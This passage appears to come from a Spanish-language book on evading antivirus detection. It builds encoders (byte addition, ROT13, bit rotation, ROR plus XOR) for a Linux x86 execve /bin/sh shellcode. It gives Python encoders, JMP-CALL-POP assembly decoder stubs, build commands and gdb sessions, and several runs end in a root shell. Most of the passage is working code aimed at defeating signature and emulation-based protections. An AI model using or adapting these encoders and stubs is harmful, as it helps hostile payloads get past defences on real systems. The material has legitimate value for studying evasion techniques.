Observamos que la salida no contiene ningún carácter nulo que significaría un final de cadena y que posteriormente no podríamos emplear desde un lenguaje de alto nivel.

En la siguiente sección, veremos cómo podemos crear un esquema propio para codificar dicha shellcode desde un lenguaje de alto nivel.

Codificador genérico

Cuando tenemos los **OpCodes** de la shellcode, simplemente queremos **ofuscarlos** o codificarlos para evitar la detección por las diferentes firmas.

Para ello, en un primer intento de aproximación, crearemos un código que simplemente sumará el valor 0x02 a cada byte de la shellcode.

En python, podemos desarrollar el siguiente código:

```
#!/usr/bin/python
import sys

shellcode  = ("\x31\xc0\x89\xc2\x89\xc1\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\xb0\x0b\xcd\x80")

def main(argv):
    shellcode_len = len(bytearray(shellcode))
      print "Longitud shellcode: %d bytes" % shellcode_len
    encoded = ""
    for x in bytearray(shellcode):
        x = x + 2
        encoded += "0x"
        encoded += "%02x, " %x
    print "Encoded: %s" % encoded

if __name__ == "__main__":
    try:
        main(sys.argv[1:])
    except Exception as e:
        print 'Cannot run program.\n', e
```

```
        raise
```

Para nuestro primer ejemplo, denotar que el código en python no controla que un byte pueda ser mayor que 255 lo que presentaría un problema, salida de caracteres no deseados ni tampoco la última coma de la cadena de salida.

Para ejecutarlo, simplemente lo lanzaremos mediante:

```
$ python codificador.py

Longitud shellcode: 23 bytes

Encoded: 0x33, 0xc2, 0x8b, 0xc4, 0x8b, 0xc3,
0x52, 0x6a, 0x31, 0x31, 0x75, 0x6a, 0x6a,
0x31, 0x64, 0x6b, 0x70, 0x8b, 0xe5, 0xb2,
0x0d, 0xcf, 0x82,
```

Como podíamos calcular, simplemente a cada uno de los códigos de operación de la shellcode, se les ha añadido 2, por lo que el primero quedará como 0x31 + 0x2 = 0x33 y así sucesivamente.

En la siguiente sección, veremos cómo podemos crear el código en ensamblador que nos permitirá ejecutar dicha shellcode codificada con dicho esquema.

Decodificador genérico en ensamblador

Una vez que hemos obtenido nuestra shellcode codificada, vamos a implementar en ensamblador el algoritmo para su decodificación y poder ejecutarla correctamente.

Nos serviremos de una técnica denominada **JMP-CALL-POP** para poder obtener la dirección de la shellcode codificada, decodificarla y poder ejecutarla.

El esqueleto básico en ensamblador será el siguiente para poder emplear dicha técnica (**jmpcallpop.asm**):

```
global _start

section .text

_start:
    jmp short jump_decoder

decoder:
    ; Instrucciones

jump_decoder:
    ; Decodificar (call)
    call decoder
    encshellcode:
        db 0x, 0x, 0x, ...
    len: equ $-encshellcode
```

Por tanto, procederemos lo primero a incluir nuestra shellcode codificada en "**jump_decoder**" teniendo en cuenta que podemos incluir todas las líneas **db** que necesitemos y que acaba-

rán sin incluir la coma que obteníamos de la salida del código de python.

Usaremos el esqueleto proporcionado y lo copiaremos a un fichero denominado **decode.asm** donde pondremos:

```
$ cp jmpcallpop.asm decode.asm
$ vim decode.asm (incluir shellcode)
$ cat decode.asm
global _start

section .text

_start:
    jmp short jump_decoder

decoder:
    ; Instrucciones

jump_decoder:
    ; Decodificar (call)
    call decoder
```

```
encshellcode:
    db 0x33, 0xc2, 0x8b, 0xc4, 0x8b, 0xc3
    db 0x52, 0x6a, 0x31, 0x31, 0x75, 0x6a
    db 0x6a, 0x31, 0x64, 0x6b, 0x70, 0x8b
    db 0xe5, 0xb2, 0x0d, 0xcf, 0x82
len: equ $-encshellcode
```

Observar que tampoco es necesario que la shellcode codificada finalice con un **byte NULO**.

A continuación, vamos a escribir el código correspondiente al decodificador. En el mismo, tendremos que:

- Obtener la dirección de la shellcode (que recuperaremos de la pila y que habrá guardado el registro ESI debido a la técnica que hemos empleado). Por ello, será un código universal independiente de la posición donde pudiera residir en memoria una vez cargado el código.
- Inicializar un contador mediante el registro ECX
- Pasarle al registro ECX la longitud de la shellcode a decodificar (guardada en la etiqueta “len”)

Por tanto, nuestro código necesario en ensamblador será:

```
decoder:
    ; Instrucciones
    pop esi             ; Dir. shellcode
    xor ecx, ecx        ; ecx = 0
    mov ecx, len        ; ecx = len(shellcode)
```

A continuación, ya podremos proceder a decodificar cada uno de los bytes de la shellcode. Para ello, tendremos simplemente que restar 2 al valor que tiene y continuar un bucle hasta llegar al final de la shellcode. Nuestro código necesario será:

```
decode:
    sub byte [esi], 0x2 ; Valor - 2
     jmp short nextbyte   ; Continuar hasta fi-
nal

nextbyte:
    inc esi             ; Siguiente byte
     loop decode          ; Decodificar byte ac-
tual
    jmp short encshellcode      ; Ejecutar
```

Por lo tanto, ya tendremos todo nuestro código necesario para poder compilar y enlazar que nos permitirá ejecutar la shellcode (de)codificada en tiempo real. Sin embargo, nuestro código, necesitará escribir en la sección **.text** del fichero, por lo que lo enlazaremos con la opción **-N** del linker o de lo contrario, tendremos una "**violación de segmento**".

Pondremos entonces como de costumbre:

```
$ nasm -f elf32 -o decode.o decode.asm
$ ld -z execstack -N -o decode decode.o
$ sudo ./decode
# id
uid=0(root) gid=0(root) groups=0(root)
# exit
```

En la siguiente sección, vamos a realizar el proceso de ingeniería inversa para afianzar todos los conceptos aprendidos en esta sección y ver cómo, -en su depuración en tiempo real-, se decodifica nuestra shellcode.

Depuración del decodificador

Es muy importante comprender el código que hemos desarrollado, pues posteriormente, vamos a realizar modificaciones sobre el mismo para permitir una mayor ofuscación. La mayoría de protecciones, son capaces de continuar el "**stub**" para obtener la shellcode original y alertar al usuario.

Los componentes que hemos empleado, son los siguientes:

- Shellcode **codificada** y guardada al final del código como **db**
- Técnica **JMP**, **CALL**, **POP ESI** para recuperar la dirección en memoria de la shellcode codificada
- El bloque para decodificarla, simplemente pasa al registro **CL** (ya que no es necesario emplear otro mayor) la longitud en bytes de la shellcode codificada
- Se cuenta con un bucle que permite decodificar byte a byte toda la shellcode. Para ello, se emplea el registro **ESI** que guarda la localización del byte actual de la shellcode y simplemente le resta el valor 2. En posteriores refinamientos, podremos emplear también el registro **EDI** para guardar el byte decodificado y no tener que sobreescribir la sección **.text** del código.

Mediante objdump obtendremos los nombres empleados por el código de la forma:

```
$ objdump -d decode -M intel
```

Procederemos a cargarlo en un depurador y emplearemos el GNU Debugger (gdb). Para lanzarlo, lo haremos mediante:

```
$ gdb -q ./decode
```

Podemos especificar el formato de salida Intel, establecer un punto de interrupción en _**start** y ejecutar el código con:

```
>>> set disassembly-flavor intel
>>> b _start
Breakpoint 1 at 0x8048080
>>> run
```

Veremos que el registro ESI no contiene nada y posteriormente, realizará un salto a **_jump_decoder**. Ejecutaremos sólo dicha instrucción y veremos los registros:

```
>>> stepi
```

Apuntará entonces a "**decoder**". Ejecutaremos sólo esta intrucción (si se pulsa ENTER se repite el anterior comando).

```
>>> stepi
```

Ahora, recuperaremos el valor de **ESI**. Repetiremos el comando anterior:

```
>>> stepi
```

Veremos que **ESI** toma el valor **0x08048099** que podremos ver en memoria mediante que corresponderá con la shellcode ofuscada como podremos comprobar:

```
>>> x/23xb $esi
0x8048099 <encshellcode>: 0x33    0xc2    0x8b
0xc4    0x8b    0xc3    0x52    0x6a
0x80480a1 <encshellcode+8>:   0x31    0x31
0x75    0x6a    0x6a    0x31    0x64    0x6b
0x80480a9 <encshellcode+16>:  0x70    0x8b
0xe5    0xb2    0x0d    0xcf    0x82
```

Continuemos depurando el código. Pondremos un breakpoint en "**decode**" y continuaremos de la misma forma:

```
>>> break decode
Breakpoint 2 at 0x804808a
>>> c
Continuing.
```

Estaremos detenidos justo en la rutina que restará el valor 0x2 al byte que tenemos referenciado por ESI. Ejecutaremos sólo esta instrucción para comprobarlo y de nuevo, listar el contenido referenciado por ESI:

```
>>> stepi
>>> x/23xb $esi
0x8048099 <encshellcode>: 0x31    0xc2    0x8b
0xc4    0x8b    0xc3    0x52    0x6a
0x80480a1 <encshellcode+8>:   0x31    0x31
0x75    0x6a    0x6a    0x31    0x64    0x6b
0x80480a9 <encshellcode+16>:  0x70    0x8b
0xe5    0xb2    0x0d    0xcf    0x82
```

Como habremos podido comprobar, el primer byte ha pasado de ser 0x33 - 0x02 a **0x31** como muestra la salida del comando.

Pondremos ahora un nuevo breakpoint antes de hacer la llamada a **jmp encshellcode** para ejecutarla. Para ello, desensamblaremos la parte que nos interesa con:

```
>>> disas nextbyte
Dump of assembler code for function nextbyte:
   0x0804808f <+0>:    inc    esi
   0x08048090 <+1>:    loop     0x804808a <deco-
de>
   0x08048092 <+3>:    jmp      0x8048099 <enc-
shellcode>
End of assembler dump.
>>> b *0x08048092
Breakpoint 3 at 0x8048092
```

Y le diremos que continue hasta alcanzar el nuevo punto de interrupción del jump. Si mantenemos los puntos de interrupción,

se irá deteniendo en cada uno de los marcados. Con ello, podremos examinar detenidamente el contenido apuntado por el registro ESI.

```
>>> c
Continuing.
```

Finalmente una vez alcanzado, procederemos a volver a visualizar la shellcode completamente decodificada:

```
>>> x/24xb 0x08048099
0x8048099 <encshellcode>: 0x31    0xc0    0x89
0xc2    0x89    0xc1    0x50    0x68

0x80480a1 <encshellcode+8>:   0x2f    0x2f
0x73    0x68    0x68    0x2f    0x62    0x69

0x80480a9 <encshellcode+16>:  0x6e    0x89
0xe3    0xb0    0x0b    0xcd    0x80    0x00
```

Por tanto, ciertas protecciones no basadas en firmas estáticas, pueden entrar en el **stub** que hemos creado para comprobar que no ha sido ofuscado, por lo que tendremos que "refinar" nuestro codificador para poder evadirlos mediante el uso de operaciones más complejas que no puedan seguir o bien, abandonen por no detectar nada en las primeras operaciones que realizan y pensar que si entrasen en dicho stub, el sistema se vería penalizado en rendimiento por lo que no entrarían, siendo algo más perfeccionados que el ejemplo realizado.


En realidad, ningún codificador es demasiado complejo, sólo depende de la mente que lo desarrolle, ya que existen miles de formas de conseguir hacer lo mismo de diferentes formas, unas más rebuscadas que otras y otras más simples. En las siguientes secciones, veremos algunas técnicas que nos permitirán evadir algunas protecciones mejorando el código anterior de nuestra shellcode.

ROT13

ROT13 (“**rotar 13 posiciones**”, a veces con un guion: ROT-13) es un sencillo cifrado **César** utilizado para ocultar un texto sustituyendo cada letra por la letra que está trece posiciones por delante en el alfabeto.

ROT13 no proporciona seguridad criptográfica real y se emplea como ejemplo canónico de cifrado débil.

Otra característica de este cifrado es que es simétrico; esto es, para deshacer el ROT13, se aplica el mismo algoritmo, de manera que para cifrar y descifrar se puede utilizar el mismo código.



Fuente: wikipedia (https://es.wikipedia.org/wiki/ROT13)

Aunque existen variantes como **ROT5**, **ROT47** o **memfrob()** en GNU/Linux, podemos aplicar un ROT13 a nuestro código.

La condición será aplicar un **ROT-n** a nuestra shellcode con la condición de codificar todos los bytes desde **0x00 (NULL) hasta 0xFF (255 dec)** para cubrir todas las posibilidades de los Op-Codes que presenta.

Partiendo de la shellcode original que conseguimos, tendremos la secuencia de OpCodes siguientes:

```
"\x31\xc0\x89\xc2\x89\xc1\x50\x68\x2f\x2f\x73\
x68\x68\x2f\x62\x69\x6e\x89\xe3\xb0\x0b\xcd\x8
0"
```

Para ello, podemos escribir el siguiente código en python que nos permitirá codificarla y que denominaremos **rot.py**:

```
#!/usr/bin/env python

shellcode  =
("\x31\xc0\x89\xc2\x89\xc1\x50\x68\x2f\x2f\x73
\x68\x68\x2f\x62\x69\x6e\x89\xe3\xb0\x0b\xcd\x
80")

ROT = 13   # Rot = 13
MaxValue = 256 - ROT

encoded = ""
asm = []
```

```
for x in bytearray(shellcode):
     if x < MaxValue:
         encoded += "\\x%02x" % (x + ROT)
         asm.append("0x%02x" % (x + ROT))
    else:
           encoded += "\\x%02x" % (ROT - 256 +
x)
            asm.append("0x%02x" % (ROT - 256 +
x))

print "Encoded: %s" % encoded
print "ASM: %s" % ",".join(asm)
```

Su ejecución dará como resultado:

```
$ python rot.py

Encoded:
\x3e\xcd\x96\xcf\x96\xce\x5d\x75\x3c\x3c\x80\x
75\x75\x3c\x6f\x76\x7b\x96\xf0\xbd\x18\xda\x8d

ASM:
0x3e,0xcd,0x96,0xcf,0x96,0xce,0x5d,0x75,0x3c,0
x3c,0x80,0x75,0x75,0x3c,0x6f,0x76,0x7b,0x96,0x
f0,0xbd,0x18,0xda,0x8d
```

Por lo tanto, aplicando la misma técnica JMP, CALL, POP de la sección anterior, podremos escribir el código necesario para decodificar dicha secuencia empleando ROT13 o cualquier desplazamiento de un cifrado de tipo César con los 256 posibles valores en ensamblador.

Copiaremos el fichero **jmpcallpop.asm** al nuevo con el que trabajaremos **rot13.asm** y completaremos la shellcode codificada. Además hemos cambiado el nombre de **encshellcode** por **encoded** para simplificarlo al máximo:

```
global _start

section .text

_start:
    jmp short jump_decoder

decoder:
    ; Instrucciones

jump_decoder:
    ; Decodificar (call)
    call decoder
    encoded:
        db 0x3e,0xcd,0x96,0xcf,0x96,0xce
        db 0x5d,0x75,0x3c,0x3c,0x80,0x75
        db 0x75,0x3c,0x6f,0x76,0x7b,0x96
        db 0xf0,0xbd,0x18,0xda,0x8d
    len: equ $-encoded
```

A continuación, tendremos que proceder exactamente igual que en el código anterior para obtener la dirección de la shellcode codificada, limpiar ECX y pasarle la longitud:

```
decoder:
    ; Instrucciones
    pop esi             ; Dir. Encoded
    xor ecx, ecx        ; ecx = 0
    mov cl, len         ; cl = len()
```

A continuación, tendremos que restar simplemente el patrón empleado para su codificación (13 en nuestro caso). Sin embargo, es posible que en algún OpCode no podamos realizarlo (debe de devolver un número entero positivo) y por tanto, tendremos que comprobarlo antes de hacerlo.

Para ello, probamos si podemos restarlo con una simple comparación de tipo **CMP** y un salto del tipo **JL**. El resto de nuestro código para decodificarlo, será exactamente igual que el anterior.

```
decode:
    cmp byte [esi], 0xD ; Podemos restar 13?
    jl vuelta           ; No se puede, saltar
    sub byte [esi], 0xD ; Restar 13
    jmp short nextbyte  ; Seguir con el resto
```

Para los saltos condicionales, es necesario comprobar los **FLAGS** ya que en función de aquello que nos encontremos buscando, deberemos proceder de un modo u otro.

En caso que sea del tipo **Signedness** tendremos:

Instr	Description	signedness	Flags
JO	Jump if overflow		OF = 1
JNO	Jump if not overflow		OF = 0
JS	Jump if sign		SF = 1
JNS	Jump if not sign		SF = 0
JE/	Jump if equal		ZF = 1
JZ	Jump if zero		
JNE/	Jump if not equal		ZF = 0
JNZ	Jump if not zero		
JP/	Jump if parity		PF = 1
JPE	Jump if parity even		
JNP/	Jump if no parity		PF = 0
JPO	Jump if parity odd		
JCXZ/	Jump if CX is zero		CX = 0
JECXZ	Jump if ECX is zero		ECX = 0

Si son sin signo (**unsigned**) tendremos:

Instr	Description	signedness	Flags
JB/	Jump if below	unsigned	CF = 1
JNAE/	Jump if not above or equal		
JC	Jump if carry		
JNB/	Jump if not below	unsigned	CF = 0
JAE/	Jump if above or equal		
JNC	Jump if not carry		
JBE/	Jump if below or equal	unsigned	CF = 1 or ZF = 1
JNA	Jump if not above		
JA/	Jump if above	unsigned	CF = 0 and ZF = 0

JNBE	Jump if not below or equal		

Y por último, con signo (**signed**) tendremos:

Instr	Description	signedness	Flags
JL/	Jump if less	signed	SF <> OF
JNGE	Jump if not greater or equal		
JGE/	Jump if greater or equal	signed	SF = OF
JNL	Jump if not less		
JLE/	Jump if less or equal	signed	ZF = 1 or SF <> OF
JNG	Jump if not greater		
JG/	Jump if greater	signed	ZF = 0 and SF = OF
JNLE	Jump if not less or equal		

Como habremos observado, nuestra condición tras la comparación es **JL** (jump if less) con operaciones con signo. Por tanto, en caso que no podamos restarlo, tendremos que proceder a crear otra función para poder procesarlo que le hemos denominado "**vuelta**" y que simplemente restará el valor 256 - (13 - valor_a_decodificar).

Para ello, en ensamblador tendremos que escribir:

```
vuelta:
    xor edx, edx        ; edx = 0
    mov dl, 0xD         ; edx = 13
    sub dl, byte [esi]  ; 13 - valor_byte
    xor ebx,ebx         ; ebx = 0
    mov bl, 0xff     ; Guardar 0x100 sin null
    inc ebx
    sub bx, dx       ; 256 - (13 - valor_byte)
    mov byte [esi], bl  ; Guardar valor decod.
```

Por último, simplemente tendremos que procesar el resto de bytes de la shellcode y ejecutarla una vez decodificada de la forma:

```
nextbyte:
    inc esi         ; Siguiente byte
    loop decode     ; Decodificar byte actual
    jmp short encoded
```

Compilaremos y enlazaremos de la forma habitual con:

```
$ nasm -f elf32 -o rot13.o rot13.asm
$ ld -z execstack -N -o rot13 rot13.o
$ sudo ./rot13
# id
uid=0(root) gid=0(root) groups=0(root)
# exit
```

ROR/ROL (ROtate Right/Left)

Podemos emplear **rotación de bits** en vez de emplear el cifrado anterior. Para ello, podemos emplear la rotación de los mismos a la izquierda o a la derecha. El juego de instrucciones en ensamblador x86 nos provee de **ROL**, **ROR**, **RCL** y **RCR**.

El algoritmo empleado para realizar una rotación a la izquierda (**ROL**) es el siguiente:

```
temp = COUNT;
WHILE (temp <> 0)
DO
   tmpcf = high-order bit of (r/m);
   r/m = r/m * 2 + (tmpcf);
   temp = temp - 1;
OD;
IF COUNT = 1
THEN
   IF high-order bit of r/m <> CF
   THEN OF = 1;
   ELSE OF = 0;
   FI;
ELSE OF = undefined;
FI;
```

Por el contrario, para rotar hacia la derecha (**ROR**), tendremos el siguiente algoritmo:

```
temp = COUNT;
WHILE (temp <> 0 )
DO
   tmpcf = low-order bit of (r/m);
   r/m = r/m / 2 + (tmpcf * 2^(width(r/m)));
   temp = temp - 1;
DO;
IF COUNT = 1
THEN
```

```
    IF (high-order bit of r/m) <> (bit next to
high-order bit of r/m)
   THEN OF = 1;
   ELSE OF = 0;
   FI;
ELSE OF = undefined;
FI;
```

Partiendo de la shellcode original que conseguimos, tendremos la secuencia de OpCodes siguientes siendo nuestro objetivo que sea codificada **4 bits a la derecha**:

```
"\x31\xc0\x89\xc2\x89\xc1\x50\x68\x2f\x2f\x73\
x68\x68\x2f\x62\x69\x6e\x89\xe3\xb0\x0b\xcd\x8
0"
```

En vez de usar un código en otro lenguaje de programación, vamos a emplear directamente ensamblador para escribir el "**codificador**" al que denominaremos **ror.asm**. Para ello, copiaremos la estructura del fichero **jmpcallpop.asm** de la forma:

```
$ cp jmpcallpop.asm ror.asm
```

En realidad, un codificador es exactamente lo contrario que un decodificador. Por tanto, vamos a aprovechar el código para escribir ambos algoritmos. Comenzaremos por el codificador y la shellcode original (hemos cambiado algunos nombres de las etiquetas para hacerlo más comprensivo):

```
global _start

section .text

_start:
    jmp short jump_encoder

encoder:
    ; Instrucciones

jump_encoder:
    ; Codificar (call)
    call encoder
    shellcode:
        db 0x31, 0xc0, 0x89, 0xc2, 0x89
        db 0xc1, 0x50, 0x68, 0x2f, 0x2f
        db 0x73, 0x68, 0x68, 0x2f, 0x62
        db 0x69, 0x6e, 0x89, 0xe3, 0xb0
```

```
        db 0x0b, 0xcd, 0x80
    len: equ $-shellcode
```

En la etiqueta "**encoder**" prepararemos todos los datos y limpiaremos los registros para dejar en CL el contador con la longitud de la shellcode a modificar. Notar que se ha empleado el nemónico **LEA**.

```
encoder:
    ; Instrucciones
    pop esi
    lea edi, [esi]
    xor eax, eax
    xor ebx, ebx
    xor ecx, ecx
    ; Len(shellcode)
    mov cl, len
```

Tan sólo tendremos que completar el código para obtener el byte de la shellcode a codificar (mediante ESI + EAX), codificarlo (ROR), guardarlo mediante el registro EDI y repetir el bucle hasta el final.

El código necesario en ensamblador para ello será:

```
encode:
    mov bl, byte [esi + eax]    ; Byte actual
    ror bl, 4                   ; Codificar/Decodificar
    mov byte [edi], bl ; Guardarlo

    inc edi                     ; Siguiente byte
    inc eax

    dec ecx                     ; Contador descendente
    jnz encode                  ; Loop

    int 0x03                     ; INT 0x3 (Debug Int.)
    jmp short shellcode ; Ejecutar
```

Compilaremos de la forma estándar:

```
$ nasm -f elf32 -o ror.o ror.asm
$ ld -z execstack -N -o ror ror.o
$ sudo ./ror
`trap' para punto de parada/seguimiento
```

Como podemos observar, el código se ha detenido. Ello es debido al uso de la **INT 0x3** para poder detener el depurador y ver la codificación de la shellcode. Para ello, simplemente tendremos que verlo con el GNU Debugger (gdb) de la forma:

```
$ gdb -q ./ror
Reading symbols from ./ror...(no debugging symbols found)...done.
>>> r
Starting program:
/root/AvEvaders/shellcodes/chapter03/ror
...
Program received signal SIGTRAP, Trace/breakpoint trap.
0x0804809c in encode ()
>>>
```

Se detendrá y entonces, podremos comprobar la shellcode con el ROR realizado mediante **x/23xb $esi** ya que la longitud son 23 bytes:

```
>>> x/23xb $esi
0x80480a3 <shellcode>:   0x13 0x0c 0x98 0x2c 0x98 0x1c 0x05
0x86
0x80480ab <shellcode+8>: 0xf2 0xf2 0x37 0x86 0x86 0xf2 0x26
0x96
0x80480b3 <shellcode+16>:    0xe6 0x98 0x3e 0x0b 0xb0 0xdc
0x08
```

Los OpCodes correspondientes son:

```
0x13, 0x0c, 0x98, 0x2c, 0x98, 0x1c, 0x05,
0x86, 0xf2, 0xf2, 0x37, 0x86, 0x86, 0xf2,
0x26, 0x96, 0xe6, 0x98, 0x3e, 0x0b, 0xb0,
0xdc, 0x08
```

Para decodificar la shellcode, realizaremos el mismo proceso pero únicamente copiando el fichero **ror.asm** a **rol.asm**, cambiando las etiquetas “**encode**” por “**decode**” y sustituyendo la shellcode por la obtenida:

```
global _start

section .text

_start:
```

```
    jmp short jump_decoder

decoder:
    ; Instrucciones
    pop esi
    lea edi, [esi]
    xor eax, eax
    xor ebx, ebx
    xor ecx, ecx
    ; Len(shellcode)
    mov cl, len

decode:
    mov bl, byte [esi + eax]    ; Byte actual
    ror bl, 4           ; Codificar/Decodificar
    mov byte [edi], bl ; Guardarlo

    inc edi             ; Siguiente byte
    inc eax

    dec ecx             ; Contador descendente
    jnz decode          ; Loop

    int 0x03            ; INT 0x3 (Debug Int.)
```

```
    jmp short shellcode         ; Ejecutar

jump_decoder:
    ; Decodificar (call)
    call decoder
    shellcode:
        db 0x13, 0x0c, 0x98, 0x2c, 0x98
        db 0x1c, 0x05, 0x86, 0xf2, 0xf2
        db 0x37, 0x86, 0x86, 0xf2, 0x26
        db 0x96, 0xe6, 0x98, 0x3e, 0x0b
        db 0xb0, 0xdc,  0x08
    len: equ $-shellcode
```

Por tanto, volveremos a compilar y enlazar de la forma tradicional que hemos empleado:

```
$ nasm -f elf32 -o rol.o rol.asm
$ ld -z execstack -N -o rol rol.o
$ sudo ./rol.o
`trap' para punto de parada/seguimiento
```

Si ahora lo depuramos y ejecutamos, veremos mediante **x/23xb $esi** la shellcode decodificada:

```
$ gdb -q ./rol

Reading symbols from ./rol...(no debugging symbols found)...done.
>>> r
Program received signal SIGTRAP, Trace/breakpoint trap.
0x0804809c in decode ()

>>> x/23xb $esi

0x80480a3 <shellcode>: 0x31    0xc0    0x89
0xc2    0x89    0xc1    0x50    0x68
0x80480ab <shellcode+8>:  0x2f    0x2f    0x73
0x68    0x68    0x2f    0x62    0x69
0x80480b3 <shellcode+16>: 0x6e    0x89    0xe3
0xb0    0x0b    0xcd    0x80
```

Por último, vamos a parchear el programa para evitar que se detenga en la INT 0x3 que hemos puesto. Para ello, lo primero será obtener los OpCodes mediante objdump de la forma:

```
$ objdump -d rol
```

Observamos que **INT 0x3** corresponde con **CD 03** por lo que ya tenemos el valor que vamos a parchear en el fichero binario. Lo vamos a sustituir con **NOP 0x90** (2 bytes).

Una forma rápida de poder hacerlo es mediante la combinación de los comandos **hexedit**, **sed** y **xxd** de la forma:

```
$ hexdump -ve '1/1 "%.2X"' rol | \
sed "s/CD03/9090/g" | \
xxd -r -p > rol_patched
```

Para comprobar que lo hemos parcheado correctamente, volveremos a ejecutar **objdump** de la forma:

```
$ objdump -d rol_patched
```

Por lo tanto, ya podremos ejecutar nuestro binario parcheado con la shellcode codificada en **ROR 4** y decodificada de la misma forma, aunque podría haberse empleado **ROL 4** aunque en este caso particular, sería lo mismo uno que otro y no se trata de optimizar el código o su ejecución. Como el binario ha sido

creado, necesitaremos concederle los permisos adecuados y por tanto, ejecutaremos:

```
$ chmod u+x rol_patched
$ sudo ./rol_patched
# id
uid=0(root) gid=0(root) groups=0(root)
# exit
```

ROR + XOR

Una vez que ya conocemos cómo implementar rotación de bits, podemos combinar posteriormente con otra codificación tipo **XOR** con un valor hardcodeado en principio. Posteriormente, dicho valor, podrá ser obtenido por diferentes medios (unidad de disco de ejecución, número de microprocesadores, etc.)

La idea básica sería realizar un **ROR de 6 bits** y a continuación aplicar un **XOR** con el valor **0xAB**

Partiendo de la base de nuestra shellcode que hemos tomado como ejemplo, podemos hacerlo rápidamente con un pequeño código en Python tal como el siguiente que denominaremos "**rorxor.py**":

```
#!/usr/bin/python

shellcode = ("\x31\xc0\x89\xc2\x89\xc1\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\xb0\x0b\xcd\x80")

# Rotate left: 0b1001 --> 0b0011
rol = lambda val, r_bits, max_bits: \
    (val << r_bits%max_bits) & (2**max_bits-1) | \
    ((val & (2**max_bits-1)) >> (max_bits-(r_bits%max_bits)))

# Rotate right: 0b1001 --> 0b1100
ror = lambda val, r_bits, max_bits: \
    ((val & (2**max_bits-1)) >> r_bits%max_bits) | \
    (val << (max_bits-(r_bits%max_bits)) & (2**max_bits-1))

encoded = ""
XORvalue = 0xAB
```

```
for x in bytearray(shellcode):
    z = ror(x, 6, 8) ^ XORvalue
    encoded += "0x"
    encoded += "%02x," % z

print "ASM Encoded shellcode: %s " % encoded
```

Su salida, será la siguiente:

```
$ python rorxor.py
ASM Encoded shellcode:
0x6f,0xa8,0x8d,0xa0,0x8d,0xac,0xea,0x0a,0x17,0
x17,0x66,0x0a,0x0a,0x17,0x22,0x0e,0x12,0x8d,0x
24,0x69,0x87,0x9c,0xa9,
```

Por tanto (eliminando la última coma por simplificar el código al máximo) ya tenemos la shellcode codificada con un **ROR+XOR**.

Tan sólo procederemos como de costumbre y copiaremos el fichero "**jmpcallpop.asm**" a "**rorxor.asm**" y completaremos los OpCodes de nuestra shellcode:

```
global _start

section .text

_start:
    jmp short jump_decoder

decoder:
    ; Instrucciones

jump_decoder:
    ; Decodificar (call)
    call decoder
    shellcode:
        db 0x6f,0xa8,0x8d,0xa0,0x8d
        db 0xac,0xea,0x0a,0x17,0x17
        db 0x66,0x0a,0x0a,0x17,0x22
        db 0x0e,0x12,0x8d,0x24,0x69
        db 0x87,0x9c,0xa9
    len: equ $-shellcode
```

Comenzaremos como de costumbre por recuperar la dirección de nuestra shellcode mediante ESI y poner en CL la longitud de la misma:

```
decoder:
    ; Instrucciones
    pop esi     ; Dir. shellcode
    xor ecx, ecx
    mov cl, len
```

Posteriormente, escribiremos el código necesario para poder decodificar la shellcode:

```
decode:
   xor byte [esi], 0xAB ; XOR 0xAB
   rol byte [esi], 6    ; ROL 6
   inc esi
   loop decode
   jmp short shellcode
```


Con ello, simplemente tendremos que compilar y enlazar de la forma habitual para poder ejecutarla y comprobar su correcto funcionamiento:

```
$ nasm -f elf32 -o rorxor.o rorxor.asm
$ ld -z execstack -N -o rorxor rorxor.o
$ sudo ./rorxor
# id
uid=0(root) gid=0(root) groups=0(root)
# exit
```

Como veremos más adelante, mediante la aplicación de técnicas combinadas, será mucho más fácil poder evadir las protecciones que encontremos.

Random Bytes

Podemos ofuscar también la shellcode añadiendo **bytes aleatorios** en posiciones determinadas y que el stub al cargarla no los emplee. Un ejemplo, podría ser insertar un byte aleatorio detrás de cada uno real, lo que duplicaría la longitud de la shellcode como la figura que se representa a continuación.



